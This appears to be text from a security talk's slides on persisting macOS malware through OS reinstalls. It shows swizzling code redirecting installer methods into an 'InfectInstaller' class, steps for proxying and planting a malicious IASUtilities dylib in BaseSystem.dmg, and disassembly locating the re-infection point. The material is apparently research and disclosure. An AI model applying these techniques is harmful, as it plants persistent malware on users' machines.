

    //grab implementation
    originalImp = method_getImplementation(originalMethod);

    //grab replacement method
    // ->this is 'our' method that will do infection, etc
    replacementMethod = class_getInstanceMethod(
        [InfectInstaller class], @selector(swizzle_extractBootBits));




    //swizzle
    method_exchangeImplementations(originalMethod, replacementMethod);
}
```

swizzling 'extractBootBits'

before swizzling




after swizzling



installer logic will now transparently be redirected into the malicious dylib

STEP 0x2: INFECT THE DOWNLOADED INSTALLER IMAGE

how should the install image be infected?




Q: can we proxy a dylib used by the OS X installer?

A: of course!

STEP 0x2: INFECT THE DOWNLOADED INSTALLER IMAGE

how should the install image be infected?

```
$ otool -l OSInstaller.framework/Versions/A/OSInstaller
Load command 12
  cmd LC_LOAD_DYLIB
  name /usr/lib/libSystem.B.dylib (offset 24)
...
Load command 22
  cmd LC_LOAD_DYLIB
  name /System/Library/PrivateFrameworks/IASUtilities.framework/Versions
  /A/IASUtilities (offset 24)
```



1

rename IASUtilities dylib

2

create malicious library that forwards exports to (re-named) IASUtilities dylib

3


copy malicious dylib to /System/Library/PrivateFrameworks/IASUtilities.framework/Versions/A/IASUtilities within the mounted BaseSystem.dmg

STEP 0x3: (RE) INFECT OS X



now, on to infecting the new OS X install



have code running in the 'unattended' install phase, within the OS X install app



all new!?



OS X

Installer.app

STEP 0x3: (RE) INFECT OS X

infect after install, but prior to reboot

```
$ less /var/log/install.log | grep 'Install Complete'  
OSInstaller: ----- Install Complete -----
```

```
//OSInstaller.framework OSInstallController's startInstall block  
// ->invokes 'setInstallationCompletedSuccessfully' method  
mov     rsi, cs:selRef_setInstallationCompletedSuccessfully_  
mov     edx, 1  
mov     r13, r14  
call    r13  
lea     rsi, aInstallCompleter ; "----- Install Complete -----"  
mov     edi, 76h ; 'v' ; int  
xor     eax, eax  
call    _syslog
```

swizzle!

Class OSInstallController

